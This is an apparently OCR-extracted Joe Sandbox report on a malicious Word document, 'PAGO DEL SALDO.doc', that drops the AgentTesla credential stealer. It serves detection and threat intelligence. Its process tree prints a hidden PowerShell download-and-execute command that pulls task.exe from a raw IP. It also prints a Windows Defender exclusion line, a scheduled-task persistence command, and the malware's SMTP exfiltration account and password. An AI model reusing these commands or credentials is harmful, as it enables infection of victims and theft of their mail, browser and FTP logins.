ID: 528739
Sample Name: PAGO DEL SALDO.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:20:30
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report PAGO DEL SALDO.doc

Overview


General Information

Sample Name:	PAGO DEL SALDO.doc
Analysis ID:	528739
MD5:	1956fa2feaef4b6…
SHA1:	b35003f1c1a8744.
SHA256:	1caadbc09c710b…
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Document exploit detected (drops P…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Document exploit detected (creates …
- Found malware configuration
- Sigma detected: Powershell downloa…
- Tries to steal Mail credentials (via fil…
- Document contains OLE streams wi…
- Sigma detected: Change PowerShel…
- Tries to detect sandboxes and other…
- .NET source code contains potentia…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2556 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - powershell.exe (PID: 308 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - task.exe (PID: 2780 cmdline: "C:\Users\user\AppData\Roaming\task.exe" MD5: F65B0793251364C03D06E8E7134FC21B)
      - powershell.exe (PID: 2732 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\SzfukVRF.exe MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - schtasks.exe (PID: 1912 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\SzfukVRF" /XML "C:\Users\user\AppData\Local\Temp\tmpBA6A.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - task.exe (PID: 572 cmdline: C:\Users\user\AppData\Roaming\task.exe MD5: F65B0793251364C03D06E8E7134FC21B)
  - powershell.exe (PID: 2800 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - powershell.exe (PID: 324 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/task.exe','C:\Users\user\AppData\Roaming\task.exe');Start-Process 'C:\Users\user\AppData\Roaming\task.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - verclsid.exe (PID: 2844 cmdline: "C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 MD5: 3796AE13F680D9239210513EDA590E86)
  - notepad.exe (PID: 1868 cmdline: C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT MD5: B32189BDFF6E577A92BAA61AD49264E6)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "dubai@skycomex.com",
  "Password": "@EHbqYU1",
  "Host": "us2.smtp.mailhostbox.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000002.705737586.00000000023B1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000E.00000002.705737586.00000000023B1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000E.00000000.446276168.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000E.00000000.446276168.0000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000005.00000002.424289946.0000000000360000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x325b:$sb1: -W Hidden • 0x324b:$sc1: -NoP • 0x3255:$sd1: -NonI • 0x3265:$se3: -ExecutionPolicy bypass • 0x3250:$sf1: -sta
Click to see the 17 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
14.0.task.exe.400000.11.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
14.0.task.exe.400000.11.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
14.0.task.exe.400000.5.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
14.0.task.exe.400000.5.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
14.0.task.exe.400000.13.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 16 entries				

Sigma Overview

System Summary:

Sigma detected: Change PowerShell Policies to a Unsecure Level

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell DownloadFile

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Verclsid.exe Runs COM Object

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Sigma detected: PowerShell Download from URL

Sigma detected: Non Interactive PowerShell

Data Obfuscation:

Sigma detected: Powershell download and execute file

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Software Vulnerabilities:

- Document exploit detected (drops PE files)
- Document exploit detected (creates forbidden files)
- Document exploit detected (process start blacklist hit)

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

- Installs a global keyboard hook

System Summary:

- Document contains OLE streams with names of living off the land binaries
- Powershell drops PE file
- .NET source code contains very large array initializations
- Microsoft Office creates scripting files
- Office process drops PE file
- Document contains a stream with embedded javascript code
- Found suspicious RTF objects

Data Obfuscation:

- .NET source code contains potential unpacker
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Tries to download and execute files (via powershell)

Boot Survival:

- Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)
- Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

- Injects a PE file into a foreign processes
- Adds a directory exclusion to Windows Defender
- Injects files into Windows application
- Bypasses PowerShell execution policy

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 2 1 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress To Transfer 1
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3	Security Account Manager	Security Software Discovery 3 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standc Port 1
Local Accounts	Exploitation for Client Execution 3 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Command and Scripting Interpreter 1 3	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Application Layer Protocol 3
Replication Through Removable Media	Scheduled Task/Job 1	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	PowerShell 3	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 2 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.0.task.exe.400000.13.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.task.exe.400000.5.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.task.exe.400000.11.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.task.exe.400000.7.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.2.task.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1143187		Download File
14.0.task.exe.400000.9.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://httP://173.232.2	0%	Avira URL Cloud	safe	
http://httP://173.232.204.89/t	0%	Avira URL Cloud	safe	
http://java.lp	0%	Avira URL Cloud	safe	
http://173.232.204.89	0%	Avira URL Cloud	safe	
http://httP://173.232.204.89/task.exePE	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://httP://173.232	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://173.232.204.89/task.exe	0%	Avira URL Cloud	safe	
http://httP://173.232.204.89/task.ex	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.198.143	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://173.232.204.89/task.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.198.143	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
208.91.199.224	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
173.232.204.89	unknown	United States		62904	EONIX-COMMUNICATIONS-ASBLOCK-62904US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528739
Start date:	25.11.2021
Start time:	18:20:30
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PAGO DEL SALDO.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@21/27@8/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 93% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:21:21	API Interceptor	144x Sleep call for process: powershell.exe modified
18:21:29	API Interceptor	1177x Sleep call for process: task.exe modified
18:21:34	API Interceptor	1x Sleep call for process: schtasks.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.198.143	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	
	Reconfirm The Details.doc	Get hash	malicious	Browse	
	Document.exe	Get hash	malicious	Browse	
	MT_101_SWIFT.doc	Get hash	malicious	Browse	
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	
	E invoice.exe	Get hash	malicious	Browse	
	UY2021 Ta-Ho Maritime Schedule.exe	Get hash	malicious	Browse	
	PNkBekAKOeQD1Jj.exe	Get hash	malicious	Browse	
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	
	DHL Documentos de envio originales.exe	Get hash	malicious	Browse	
	XSsBxQH419.exe	Get hash	malicious	Browse	
	devis.xlsx	Get hash	malicious	Browse	
	Quotation- 306013SQ.exe	Get hash	malicious	Browse	
	PO 4601056018.exe	Get hash	malicious	Browse	
	Purchase Order Vale-60,000MT.exe	Get hash	malicious	Browse	
	BOQ 11745692.exe	Get hash	malicious	Browse	
	dhl_doc9548255382.exe	Get hash	malicious	Browse	
	ADYP_210913_100641_PAGOS_005539.xlsx	Get hash	malicious	Browse	
	Quotation.xlsx	Get hash	malicious	Browse	
208.91.199.224	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	
	Reconfirm The Details.doc	Get hash	malicious	Browse	
	Document.exe	Get hash	malicious	Browse	
	MT_101_SWIFT.doc	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	
	DOC221121.exe	Get hash	malicious	Browse	
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	
	AWB Number 0004318855.DOCX.exe	Get hash	malicious	Browse	
	Purchase Order.exe	Get hash	malicious	Browse	
	ORDER INQUIRY-PVP-SP-2021-56.exe	Get hash	malicious	Browse	
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	
	vYeUxRnIbLKDudo.exe	Get hash	malicious	Browse	
	DHL Documentos de envio originales.exe	Get hash	malicious	Browse	
	pVLzns64XtYkuFT.exe	Get hash	malicious	Browse	
	BOQ 11745692.exe	Get hash	malicious	Browse	
	BOQ 11745692.exe	Get hash	malicious	Browse	
	ADYP_210913_100641_PAGOS_005539.xlsx	Get hash	malicious	Browse	
	gHs6ECUllmPgK2I.exe	Get hash	malicious	Browse	
	RFQ.exe	Get hash	malicious	Browse	
	IMG-4579876545676545676543.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	• 208.91.199.224
	Reconfirm The Details.doc	Get hash	malicious	Browse	• 208.91.199.224
	Document.exe	Get hash	malicious	Browse	• 208.91.198.143
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.225
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645 xOJ4XUjdMZ40k5Hpdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	rTyPU1zmY5PsyNI.exe	Get hash	malicious	Browse	• 208.91.199.223
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TransactionSummary_22-11-2021.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.198.143
	E invoice.exe	Get hash	malicious	Browse	• 208.91.198.143
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.223
	(KOREA SHIPPING - KLCSM).exe	Get hash	malicious	Browse	• 208.91.199.224
	Bill of lading.exe	Get hash	malicious	Browse	• 208.91.199.225

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	• 208.91.199.224
	Reconfirm The Details.doc	Get hash	malicious	Browse	• 208.91.199.224
	Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift Copy TT.doc	Get hash	malicious	Browse	• 207.174.212.140
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.224
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.199.225
	SWIFT COPY.exe	Get hash	malicious	Browse	• 199.79.62.99
	E invoice.exe	Get hash	malicious	Browse	• 208.91.199.225
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.224
	TOwYernH3DhfPER.exe	Get hash	malicious	Browse	• 208.91.199.181

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
PUBLIC-DOMAIN-REGISTRYUS	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	• 208.91.199.224
	Reconfirm The Details.doc	Get hash	malicious	Browse	• 208.91.199.224
	Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift Copy TT.doc	Get hash	malicious	Browse	• 207.174.212.140
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.224
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
